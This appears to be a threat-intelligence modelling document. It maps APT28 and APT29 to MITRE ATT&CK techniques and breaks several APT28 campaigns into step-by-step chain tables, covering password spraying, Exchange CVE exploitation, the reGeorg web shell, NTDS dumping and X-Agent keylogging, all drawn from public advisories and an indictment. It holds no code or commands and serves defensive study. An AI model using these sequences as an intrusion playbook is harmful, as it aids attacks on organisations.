**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1559.002 : <Inter-Process Communication>:Dynamic Data Exchange**

**Next tactic is TA0003 : Persistence ['T1133', 'T1098.002', 'T1078.004', 'T1505.003', 'T1547.001', 'T1037.001', 'T1137.002', 'T1078', 'T1546.015', 'T1542.003']**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1098.002 : <Account Manipulation>:Additional Email Delegate Permissions**

**Next Technique is T1078.004 : <Valid Accounts>:Cloud Accounts**

**Next Technique is T1505.003 : <Server Software Component>:Web Shell**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1037.001 : <Boot or Logon Initialization Scripts>:Logon Script (Windows)**

**Next Technique is T1137.002 : <Office Application Startup>:Office Test**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1546.015 : <Event Triggered Execution>:Component Object Model Hijacking**

**Next Technique is T1542.003 : <Pre-OS Boot>:Bootkit**

**Next tactic is TA0004 : Privilege Escalation ['T1078.004', 'T1547.001', 'T1037.001', 'T1078', 'T1134.001', 'T1546.015', 'T1068']**

**Next Technique is T1078.004 : <Valid Accounts>:Cloud Accounts**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1037.001 : <Boot or Logon Initialization Scripts>:Logon Script (Windows)**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1134.001 : <Access Token Manipulation>:Token Impersonation/Theft**

**Next Technique is T1546.015 : <Event Triggered Execution>:Component Object Model Hijacking**

**Next Technique is T1068 : Exploitation for Privilege Escalation**

**Next tactic is TA0005 : Defense Evasion ['T1036.005', 'T1036', 'T1078.004', 'T1564.003', 'T1550.001', 'T1221', 'T1014', 'T1211', 'T1564.001', 'T1140', 'T1070.004', 'T1078', 'T1134.001', 'T1550.002', 'T1542.003', 'T1027', 'T1070.006', 'T1070.001', 'T1218.011']**

**Next Technique is T1036.005 : <Masquerading>:Match Legitimate Name or Location**

**Next Technique is T1036 : Masquerading**

**Next Technique is T1078.004 : <Valid Accounts>:Cloud Accounts**

**Next Technique is T1564.003 : <Hide Artifacts>:Hidden Window**

**Next Technique is T1550.001 : <Use Alternate Authentication Material>:Application Access Token**

**Next Technique is T1221 : Template Injection**

**Next Technique is T1014 : Rootkit**

**Next Technique is T1211 : Exploitation for Defense Evasion**

**Next Technique is T1564.001 : <Hide Artifacts>:Hidden Files and Directories**

**Next Technique is T1140 : Deobfuscate/Decode Files or Information**

**Next Technique is T1070.004 : <Indicator Removal on Host>:File Deletion**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1134.001 : <Access Token Manipulation>:Token Impersonation/Theft**

**Next Technique is T1550.002 : <Use Alternate Authentication Material>:Pass the Hash**

**Next Technique is T1542.003 : <Pre-OS Boot>:Bootkit**

**Next Technique is T1027 : Obfuscated Files or Information**

**Next Technique is T1070.006 : <Indicator Removal on Host>:Timestomp**

**Next Technique is T1070.001 : <Indicator Removal on Host>:Clear Windows Event Logs**

**Next Technique is T1218.011 : <System Binary Proxy Execution>:Rundll32**

**Next tactic is TA0006 : Credential Access ['T1003.003', 'T1110', 'T1110.001', 'T1110.003', 'T1003', 'T1528', 'T1040', 'T1056.001', 'T1003.001']**

**Next Technique is T1003.003 : <OS Credential Dumping>:NTDS**

**Next Technique is T1110 : Brute Force**

**Next Technique is T1110.001 : <Brute Force>:Password Guessing**

**Next Technique is T1110.003 : <Brute Force>:Password Spraying**

**Next Technique is T1003 : OS Credential Dumping**

**Next Technique is T1528 : Steal Application Access Token**

**Next Technique is T1040 : Network Sniffing**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1003.001 : <OS Credential Dumping>:LSASS Memory**

**Next tactic is TA0007 : Discovery ['T1040', 'T1083', 'T1057', 'T1120']**

**Next Technique is T1040 : Network Sniffing**

**Next Technique is T1083 : File and Directory Discovery**

**Next Technique is T1057 : Process Discovery**

**Next Technique is T1120 : Peripheral Device Discovery**

**Next tactic is TA0008 : Lateral Movement ['T1021.002', 'T1550.001', 'T1210', 'T1550.002', 'T1091']**

**Next Technique is T1021.002 : <Remote Services>:SMB/Windows Admin Shares**

**Next Technique is T1550.001 : <Use Alternate Authentication Material>:Application Access Token**

**Next Technique is T1210 : Exploitation of Remote Services**

**Next Technique is T1550.002 : <Use Alternate Authentication Material>:Pass the Hash**

**Next Technique is T1091 : Replication Through Removable Media**

**Next tactic is TA0009 : Collection ['T1213', 'T1074.002', 'T1560.001', 'T1039', 'T1560', 'T1114.002', 'T1119', 'T1213.002', 'T1005', 'T1074.001', 'T1025', 'T1056.001', 'T1113']**

**Next Technique is T1213 : Data from Information Repositories**

**Next Technique is T1074.002 : <Data Staged>:Remote Data Staging**

**Next Technique is T1560.001 : <Archive Collected Data>:Archive via Utility**

**Next Technique is T1039 : Data from Network Shared Drive**

**Next Technique is T1560 : Archive Collected Data**

**Next Technique is T1114.002 : <Email Collection>:Remote Email Collection**

**Next Technique is T1119 : Automated Collection**

**Next Technique is T1213.002 : <Data from Information Repositories>:Sharepoint**

**Next Technique is T1005 : Data from Local System**

**Next Technique is T1074.001 : <Data Staged>:Local Data Staging**

**Next Technique is T1025 : Data from Removable Media**

**Next Technique is T1056.001 : <Input Capture>:Keylogging**

**Next Technique is T1113 : Screen Capture**

**Next tactic is TA0011 : Command and Control ['T1090.003', 'T1102.002', 'T1071.001', 'T1573.001', 'T1092', 'T1105', 'T1071.003', 'T1090.002', 'T1001.001']**

**Next Technique is T1090.003 : <Proxy>:Multi-hop Proxy**

**Next Technique is T1102.002 : <Web Service>:Bidirectional Communication**

**Next Technique is T1071.001 : <Application Layer Protocol>:Web Protocols**

**Next Technique is T1573.001 : <Encrypted Channel>:Symmetric Cryptography**

**Next Technique is T1092 : Communication Through Removable Media**

**Next Technique is T1105 : Ingress Tool Transfer**

**Next Technique is T1071.003 : <Application Layer Protocol>:Mail Protocols**

**Next Technique is T1090.002 : <Proxy>:External Proxy**

**Next Technique is T1001.001 : <Data Obfuscation>:Junk Data**

**Next tactic is TA0010 : Exfiltration ['T1030', 'T1048.002', 'T1567']**

**Next Technique is T1030 : Data Transfer Size Limits**

**Next Technique is T1048.002 : <Exfiltration Over Alternative Protocol>:Exfiltration Over Asymmetric Encrypted Non-C2 Protocol**

**Next Technique is T1567 : Exfiltration Over Web Service**

**Next tactic is TA0040 : Impact ['T1498']**

**Next Technique is T1498 : Network Denial of Service**

#### T1133, T1078.004, T1190 - Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT28 |  |
| Initial Access Vector | T1078 : Valid Accounts | Following T1133 : External Remote Services |
| Attack Origin | Russia |  |
| Target Location | United States | [1] |
| Target Type | Government | [1] |
| Impact | Exfiltration |  |
| Vulnerabilities Exploited | CVE-2020-0688, CVE 2020-17144 | [1] |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2021 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT28\_001*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0006 : Credential Access** | **T1110 : Brute Force** | 0 |  | G | NP-CAC | [1] brute force capability allows the actors to access protected data, including email, and identify valid account credentials  Info w.r.t. this attack scope |
| **2** | **TA0001 : Initial Access** | **T1133 : External Remote Services** | 0 |  | G | IF-EXP | [6] APT28 has used Tor and a variety of commercial VPN services to route brute force authentication attempts  Info w.r.t to this attack scope |
| **3** | **TA0001 : Initial Access** | **T1078 : Valid Accounts** | 0 |  | S | IF-EXP/IF-DEL | [1] Use valid creds for initial access combine with CVEs….  Potential here to also reference weaponization tactic but as this the actual initial access then described as exploitation of the passwords. The ATT&CK Resource Development Tactic is unclear on this. |
| **4** | **TA0001 : Initial Access** | **T1190 : Exploit Public-Facing Application** | 3 |  | S | IF-EXP | [1] The actors used a variety of public exploits, including CVE  2020-0688 and CVE 2020-17144 to gain privileged  remote code execution on vulnerable Microsoft Exchange  servers. In some cases, this exploitation occurred after  valid credentials were identified by password spray, as  these vulnerabilities require authentication as a valid user |
| **5** | **TA0005 : Defense Evasion** | **T1027 : Obfuscated Files or Information** | 4 |  | G | IF-DEV | [1] The actors used a modified and obfuscated version of the  reGeorg web shell to maintain persistent access on a  target's Outlook Web Access (OWA®  ) server. |
| **6** | **TA0011 : Command & Control** | **T1105 Ingress Tool Transfer** | 4 |  | S | IF-C2C | [9] The NSA says that once they gain access, they will spread laterally through the network while deploying a reGeorg web shell for persistence, harvesting other credentials, and stealing files |
| **7** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 6 |  | S | IF-C2C | To web shell |
| **8** | **TA0002 : Execution** | **T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell** | 7 |  | S | NP-EXE | [1] The actors used the ntdsutil.exe utility, which was present on a target's Active Directory® server to export the Active Directory database for credential access |
| **9** | **TA0006 : Credential Access** | **T1003.003 : OS Credential Dumping: NTDS** | 8 |  | S | NP-CAC | [1] The actors used the ntdsutil.exe utility, which was present on a target's Active Directory® server to export the Active Directory database for credential access |
| **10** | **TA0010 : Exfiltration** | **T1567 : Exfiltration Over Web Service** | 9 |  | S | AO-EXF | See above |
|  |  |  |  |  |  |  |  |
| **11** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 10 |  | S | IF-C2C | Added to tidy Markov transition matrix |
|  |  |  |  |  |  |  |  |

[1] T1133/T1078 [CSA\_GRU\_GLOBAL\_BRUTE\_FORCE\_CAMPAIGN\_UOO158036-21.PDF (defense.gov)](https://media.defense.gov/2021/Jul/01/2002753896/-1/-1/1/CSA_GRU_GLOBAL_BRUTE_FORCE_CAMPAIGN_UOO158036-21.PDF) Russian GRU Conducting Global Brute Force Campaign to Compromise Enterprise and Cloud Environments [2021]

[2] [STRONTIUM: Detecting new patterns in credential harvesting - Microsoft Security Blog](https://www.microsoft.com/security/blog/2020/09/10/strontium-detecting-new-patters-credential-harvesting/) From [1] [2020]

[3] T1078 – [Two Years of Pawn Storm Examining an Increasingly Relevant Threat (trendmicro.com)](https://documents.trendmicro.com/assets/wp/wp-two-years-of-pawn-storm.pdf) [2017]

[4] T1078 - [Indictment (justice.gov)](https://www.justice.gov/file/1080281/download) [2018]

[5] T1078 - [Corporate IoT – a path to intrusion – Microsoft Security Response Center](https://msrc-blog.microsoft.com/2019/08/05/corporate-iot-a-path-to-intrusion/) [2019]

[6] [APT28, IRON TWILIGHT, SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127, Group G0007 | MITRE ATT&CK®](https://attack.mitre.org/groups/G0007/)

[7] [GitHub - mandiant/iocs: FireEye Publicly Shared Indicators of Compromise (IOCs)](https://github.com/mandiant/iocs)

[8] [reGeorg (Malware Family) (fraunhofer.de)](https://malpedia.caad.fkie.fraunhofer.de/details/win.regeorg) ( via search on reGeorg)

[9] [NSA: Russian GRU hackers use Kubernetes to run brute force attacks (bleepingcomputer.com)](https://www.bleepingcomputer.com/news/security/nsa-russian-gru-hackers-use-kubernetes-to-run-brute-force-attacks/) [2021]

[10] [Black Hat Europe 2014 | Arsenal](https://www.blackhat.com/eu-14/arsenal.html) regeorg info [2014]

[1] This brute force capability allows the 85th GTsSS actors to access protected data,including email, and identify valid account credentials. Those credentials may then be used for a variety of purposes, including initial access, persistence, privilege escalation, and defense evasion.

[6] APT28 has used Tor and a variety of commercial VPN services to route brute force authentication attempts

**T1110 Brute Force -> T1133 External Remote Services**

**[1]**

**T1078.004 Valid Accounts: Cloud Accounts**

Including reference to

[STRONTIUM: Detecting new patterns in credential harvesting - Microsoft Security Blog](https://www.microsoft.com/security/blog/2020/09/10/strontium-detecting-new-patters-credential-harvesting/)

Since at least mid-2019 through early 2021, Russian General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS), military unit 26165, used a Kubernetes® cluster to conduct widespread, distributed, and anonymized brute force access attempts against hundreds of government and private sector targets worldwide. ( **T1110.003 Password Spraying** )

**T1110 Brute Force -> T1133 External Remote Services**

**T1078.004 Valid Accounts: Cloud Accounts**

The actors have used identified account credentials in conjunction with exploiting publicly known vulnerabilities, such as exploiting Microsoft Exchange servers using CVE 2020-0688 and CVE 2020-17144, for remote code execution and further access to target networks.

**T1190 - Exploitation of Public Facing Applications (CVE-2020-0688, CVE-2020-17144)**

The actors used a modified and obfuscated version of the reGeorg web shell to maintain persistent access on a target's Outlook Web Access (OWA®) server.

**T1505.003 Server Software Component: Web Shell**

#### T1566.002 – INDICTMENT - The Grand Jury for the District of Columbia charges

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT28 |  |
| Initial Access Vector | T1566.002 : Spearphishing Link |  |
| Attack Origin | Russia |  |
| Target Location | United States | [1] |
| Target Type | Government | [1] |
| Impact | Exfiltration |  |
| Vulnerabilities Exploited |  | [1] |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2016 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT28\_002*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.002 : Phishing: Spearphishing Link** | 0 |  | S | IF-DEL/IF-SEN | [1] p6 21 created and sent a spearphishing email to the chairman of the Clinton Campaign …. |
|  |  |  |  |  |  |  | Credential access achieved on external system (via link) |
| **2** | **TA0001 : Initial Access** | **T1078 : Valid Accounts** | 1 |  | S | IF-EXP | [1] … instructing  the user to change his password by clicking the embedded link. Those instructions  were followed |
| **3** | **TA0009 : Collection** | **T1114 : Email Collection** | 2 |  | S | AO-COL | [1] On or about March 21, 2016,  the co-conspirators stole the contents of the chairman’s email account, which  consisted of over 50,000 emails |
|  |  |  |  |  |  |  |  |
| **4** | **TA0009 : Collection** | **T1114 : Email Collection** | 3 |  | S | AO-COL | Added to tidy Markov transitioning |

[1] [Indictment (justice.gov)](https://www.justice.gov/file/1080281/download) [2018]

#### T1566.002 – INDICTMENT - The Grand Jury for the District of Columbia charges

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT28 |  |
| Initial Access Vector | T1566.002 : Spearphishing Link |  |
| Attack Origin | Russia |  |
| Target Location | United States | [1] |
| Target Type | Government | [1] |
| Impact | Exfiltration |  |
| Vulnerabilities Exploited |  | [1] |
| Related Attack Patterns |  | TBC |
| Preceded By | TBC | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2016 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT28\_003*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1566.002 : Phishing: Spearphishing Link** | 0 |  | S | IF-DEL/IF-SEN | [1] 24  Employee 1 had received a spearphishing email from the Conspirators on or about  April 6, 2016 |
|  |  |  |  |  |  |  | Credential access achieved on external system (via link) |
| **2** | **TA0001 : Initial Access** | **T1078 : Valid Accounts** | 1 |  | S | IF-EXP | [1] … , and entered password after clicking on the link. |
| **3** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 2 |  | S | IF-C2C | [1] Between in or around April 2016 and June 2016, the Conspirators installed multiple  versions of their X-Agent malware on at least ten DCCC computers, which allowed  them to monitor individual employees’ computer activity, steal passwords, and  maintain access to the DCCC network |
| **4** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 3 |  | S | IF-C2C | [2] [3] XAgent uses HTTP requests to communicate with its C2 servers  Message Out/In |
| **5** | **TA0009 : Collection** | **T1056.001 : <Input Capture>:Keylogging** | 4 |  | S | AO-COL | [1] The keylog function allowed the Conspirators to capture keystrokes entered by DCCC employees |
| **6** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 5 |  | S | IF-C2C | [2] [3] XAgent uses HTTP requests to communicate with its C2 servers  Message Out/In |
| **7** | **TA0009 : Collection** | **T1113 : Screen Capture** | 6 |  | S | AO-COL | [1] April 14, 2016, the Conspirators repeatedly activated  X-Agent’s keylog and screenshot functions to surveil DCCC Employee 1’s  computer activity over the course of eight hours |
| **8** | **TA0009 : Collection** | **T1056.001 : <Input Capture>:Keylogging** | 7 |  | S | AO-COL | [1] The keylog function allowed the Conspirators to capture keystrokes entered by DCCC employees |
| **9** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 8 |  | S | IF-C2C | [2] [3] XAgent uses HTTP requests to communicate with its C2 servers  Message Out/In |
| **10** | **TA0009 : Collection** | **T1113 : Screen Capture** | 9 |  | S | AO-COL | [1] April 14, 2016, the Conspirators repeatedly activated  X-Agent’s keylog and screenshot functions to surveil DCCC Employee 1’s  computer activity over the course of eight hours |
| **11** | **TA0009 : Collection** | **T1056.001 : <Input Capture>:Keylogging** | 10 |  | S | AO-COL | [1] The keylog function allowed the Conspirators to capture keystrokes entered by DCCC employees  Includes credential access at this point |
| **12** | **TA0009 : Collection** | **T1056.001 : <Input Capture>:Keylogging** | 11 |  | S | AO-COL | [1] The keylog function allowed the Conspirators to capture keystrokes entered by DCCC employees  Includes credential access at this point |
| **13** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 12 |  | S | IF-C2C | [2] [3] XAgent uses HTTP requests to communicate with its C2 servers  Message Out/In |
|  |  |  |  |  |  |  |  |
|  |  |  |  |  |  |  |  |

[1] [Indictment (justice.gov)](https://www.justice.gov/file/1080281/download) [2018]

[2] [XAgentOSX, Software S0161 | MITRE ATT&CK®](https://attack.mitre.org/software/S0161/) (ATT&CK)

[3] [XAgentOSX: Sofacy’s XAgent macOS Tool (paloaltonetworks.com)](https://unit42.paloaltonetworks.com/unit42-xagentosx-sofacys-xagent-macos-tool/) (via Google [2017])

#### T1078 - INDICTMENT - The Grand Jury for the District of Columbia charges

##### Attack Categorisation

|  |  |  |
| --- | --- | --- |
| ***Dimension*** | ***Technique*** | ***Notes*** |
| Attribution | APT28 |  |
| Initial Access Vector | T1078 : Valid Accounts |  |
| Attack Origin | Russia |  |
| Target Location | United States | [1] |
| Target Type | Government | [1] |
| Impact | Exfiltration |  |
| Vulnerabilities Exploited |  | [1] |
| Related Attack Patterns |  | TBC |
| Preceded By | APT28\_003 | Reference Chain\_ID |
| Schema Version | 0.1 | To allow for future new chain models |
| Date | 2021 |  |
|  |  |  |

##### Attack Technique Chain (Initial Access)

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
|  | ***Chain\_ID*** | ***APT28\_004*** |  | ***Ver*** | ***0.1*** |  |  |
|  |  |  |  |  |  |  |  |
| ***ID*** | ***Tactic*** | ***Technique*** | ***Pred*** | ***TInc*** | ***S/G*** | ***KC Step*** | ***Notes*** |
| **1** | **TA0001 : Initial Access** | **T1078 : Valid Accounts** | 0 |  | S | IF-EXP | [1] 26 Use valid creds gained in APT28\_003 for initial access |
| **2** | **TA0008 : Lateral Movement** | **T1570 : Lateral Tool Transfer** | 1 |  | S | NP-LMV | [1] 26 In or around April 2016, the Conspirators installed X-Agent malware on the DNC network, including the same versions installed on the DCCC network. |
| **3** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 2 |  | S | IF-C2C | [2] [3] XAgent uses HTTP requests to communicate with its C2 servers  Message Out/In |
| **4** | **TA0002 : Execution** | **T1059.001 : <Command and Scripting Interpreter>:PowerShell** | 3 |  | S | NP-EXE | [3] XAgent has ability to receive commands from threat actors via its command and control channel  [2] APT28 downloads and executes PowerShell scripts and performs PowerShell commands. |
| **5** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 4 |  | S | IF-C2C | [2] [3] XAgent uses HTTP requests to communicate with its C2 servers  Message Out/In |
| **6** | **TA0009 : Collection** | **T1113 : Screen Capture** | 5 |  | S | AO-COL | [1] 26 collected  thousands of keylog and screenshot results from the DCCC and DNC computers |
| **7** | **TA0009 : Collection** | **T1056.001 : <Input Capture>:Keylogging** | 6 |  | S | AO-COL | [1] 26 collected thousands of keylog and screenshot results from the DCCC and DNC computers |
| **8** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 7 |  | S | IF-C2C | [2] [3] XAgent uses HTTP requests to communicate with its C2 servers  Message Out/In |
| **9** | **TA0009 : Collection** | **T1113 : Screen Capture** | 8 |  | S | AO-COL | [1] 26 collected thousands of keylog and screenshot results from the DCCC and DNC computers |
| **10** | **TA0009 : Collection** | **T1056.001 : <Input Capture>:Keylogging** | 9 |  | G | AO-COL | [1] 26 collected thousands of keylog and screenshot results from the DCCC and DNC computers  [1] such as a screenshot and keystroke capture of Employee 2 viewing the online banking information |
| **11** | **TA0011 : Command and Control** | **T1071.001 : <Application Layer Protocol>:Web Protocols** | 9 |  | S | IF-C2C | [2] [3] XAgent uses HTTP requests to communicate with its C2 servers  Message Out/In |
| **12** | **TA0011 : Command and Control** | **T1105 : Ingress Tool Transfer** | 11 |  | S | IF-C2C | [1] 28 To enable them to steal a large number of documents at once without detection, the Conspirators used a publicly available tool to gather and compress multiple documents on the DCCC and DNC networks. |
| **13** | **TA0002 : Execution** | **T1059.001 : <Command and Scripting Interpreter>:PowerShell** | 12 |  | S | NP-EXE | [2] APT28 has retrieved internal documents from machines inside victim environments, including by using Forfiles [3] to stage documents before exfiltration |
| **14** | **TA0009 : Collection** | **T1005 : Data from Local System** | 13 |  | S | AO-COL | [2] APT28 has retrieved internal documents from machines inside victim environments, including by using Forfiles [3] to stage documents before exfiltration |
| **15** | **TA0011 : Command and Control** | **T1573.001 : <Encrypted Channel>:Symmetric Cryptography** | 14 |  | S | IF-C2C | [1] The Conspirators then used other GRU malware, known as “X-Tunnel,” to move the stolen documents outside the DCCC and DNC networks through encrypted channels. [2] XTunnel uses SSL/TLS and RC4 to encrypt traffic. |
|  |  |  |  |  |  |  |  |

[1] [Indictment (justice.gov)](https://www.justice.gov/file/1080281/download) [2018]

[2] [XAgentOSX, Software S0161 | MITRE ATT&CK®](https://attack.mitre.org/software/S0161/)

[3] [XAgentOSX: Sofacy’s XAgent macOS Tool (paloaltonetworks.com)](https://unit42.paloaltonetworks.com/unit42-xagentosx-sofacys-xagent-macos-tool/) (via Google [2017])

[3] [Forfiles, Software S0193 | MITRE ATT&CK®](https://attack.mitre.org/software/S0193/)

### APT 29

#### ATT&CK Technique Summary

**The Group TechChain for G0016 - APT29 is**

**The Group ATT&CK attribution is Russia**

**The Group TCERT attribution is RU**

**Next tactic is TA0043 : Reconnaissance ['T1589.001', 'T1595.002']**

**Next Technique is T1589.001 : <Gather Victim Identity Information>:Credentials**

**Next Technique is T1595.002 : <Active Scanning>:Vulnerability Scanning**

**Next tactic is TA0042 : Resource Development ['T1586.002', 'T1588.002', 'T1587.001', 'T1584.001', 'T1583.001', 'T1587.003', 'T1583.006']**

**Next Technique is T1586.002 : <Compromise Accounts>:Email Accounts**

**Next Technique is T1588.002 : <Obtain Capabilities>:Tool**

**Next Technique is T1587.001 : <Develop Capabilities>:Malware**

**Next Technique is T1584.001 : <Compromise Infrastructure>:Domains**

**Next Technique is T1583.001 : <Acquire Infrastructure>:Domains**

**Next Technique is T1587.003 : <Develop Capabilities>:Digital Certificates**

**Next Technique is T1583.006 : <Acquire Infrastructure>:Web Services**

**Next tactic is TA0001 : Initial Access ['T1078.004', 'T1078.003', 'T1566.003', 'T1199', 'T1195.002', 'T1078', 'T1133', 'T1190', 'T1078.002', 'T1566.001', 'T1566.002']**

**Next Technique is T1078.004 : <Valid Accounts>:Cloud Accounts**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1566.003 : <Phishing>:Spearphishing via Service**

**Next Technique is T1199 : Trusted Relationship**

**Next Technique is T1195.002 : <Supply Chain Compromise>:Compromise Software Supply Chain**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1190 : Exploit Public-Facing Application**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1566.001 : <Phishing>:Spearphishing Attachment**

**Next Technique is T1566.002 : <Phishing>:Spearphishing Link**

**Next tactic is TA0002 : Execution ['T1059.005', 'T1204.001', 'T1059.003', 'T1059.006', 'T1204.002', 'T1203', 'T1047', 'T1053.005', 'T1059.001']**

**Next Technique is T1059.005 : <Command and Scripting Interpreter>:Visual Basic**

**Next Technique is T1204.001 : <User Execution>:Malicious Link**

**Next Technique is T1059.003 : <Command and Scripting Interpreter>:Windows Command Shell**

**Next Technique is T1059.006 : <Command and Scripting Interpreter>:Python**

**Next Technique is T1204.002 : <User Execution>:Malicious File**

**Next Technique is T1203 : Exploitation for Client Execution**

**Next Technique is T1047 : Windows Management Instrumentation**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next Technique is T1059.001 : <Command and Scripting Interpreter>:PowerShell**

**Next tactic is TA0003 : Persistence ['T1098.005', 'T1098.003', 'T1136.003', 'T1078.004', 'T1078.003', 'T1505.003', 'T1098.001', 'T1098.002', 'T1078', 'T1133', 'T1078.002', 'T1547.009', 'T1546.003', 'T1547.001', 'T1546.008', 'T1053.005']**

**Next Technique is T1098.005 : <Account Manipulation>:Device Registration**

**Next Technique is T1098.003 : <Account Manipulation>:Additional Cloud Roles**

**Next Technique is T1136.003 : <Create Account>:Cloud Account**

**Next Technique is T1078.004 : <Valid Accounts>:Cloud Accounts**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1505.003 : <Server Software Component>:Web Shell**

**Next Technique is T1098.001 : <Account Manipulation>:Additional Cloud Credentials**

**Next Technique is T1098.002 : <Account Manipulation>:Additional Email Delegate Permissions**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1133 : External Remote Services**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1547.009 : <Boot or Logon Autostart Execution>:Shortcut Modification**

**Next Technique is T1546.003 : <Event Triggered Execution>:Windows Management Instrumentation Event Subscription**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1546.008 : <Event Triggered Execution>:Accessibility Features**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0004 : Privilege Escalation ['T1068', 'T1078.004', 'T1078.003', 'T1484.002', 'T1078', 'T1078.002', 'T1547.009', 'T1546.003', 'T1548.002', 'T1547.001', 'T1546.008', 'T1053.005']**

**Next Technique is T1068 : Exploitation for Privilege Escalation**

**Next Technique is T1078.004 : <Valid Accounts>:Cloud Accounts**

**Next Technique is T1078.003 : <Valid Accounts>:Local Accounts**

**Next Technique is T1484.002 : <Domain Policy Modification>:Domain Trust Modification**

**Next Technique is T1078 : Valid Accounts**

**Next Technique is T1078.002 : <Valid Accounts>:Domain Accounts**

**Next Technique is T1547.009 : <Boot or Logon Autostart Execution>:Shortcut Modification**

**Next Technique is T1546.003 : <Event Triggered Execution>:Windows Management Instrumentation Event Subscription**

**Next Technique is T1548.002 : <Abuse Elevation Control Mechanism>:Bypass User Account Control**

**Next Technique is T1547.001 : <Boot or Logon Autostart Execution>:Registry Run Keys / Startup Folder**

**Next Technique is T1546.008 : <Event Triggered Execution>:Accessibility Features**

**Next Technique is T1053.005 : <Scheduled Task/Job>:Scheduled Task**

**Next tactic is TA0005 : Defense Evasion ['T1027.006', 'T1553.005', 'T1218.005', 'T1550.001', 'T1078.004', 'T1078.003', 'T1027.001', 'T1036.004', 'T1036.005', 'T1036', 'T1553.002', 'T1070', 'T1550', 'T1484.002', 'T1078', 'T1550.004', 'T1140', 'T1562.001', 'T1562.004', 'T1562.002', 'T1070.006', 'T1078.002', 'T1027', 'T1218.011', 'T1548.002', 'T1027.002', 'T1550.003', 'T1070.004']**

**Next Technique is T1027.006 : <Obfuscated Files or Information>:HTML Smuggling**

**Next Technique is T1553.005 : <Subvert Trust Controls>:Mark-of-the-Web Bypass**

**Next Technique is T1218.005 : <System Binary Proxy Execution>:Mshta**

**Next Technique is T1550.001 : <Use Alternate Authentication Material>:Application Access Token**

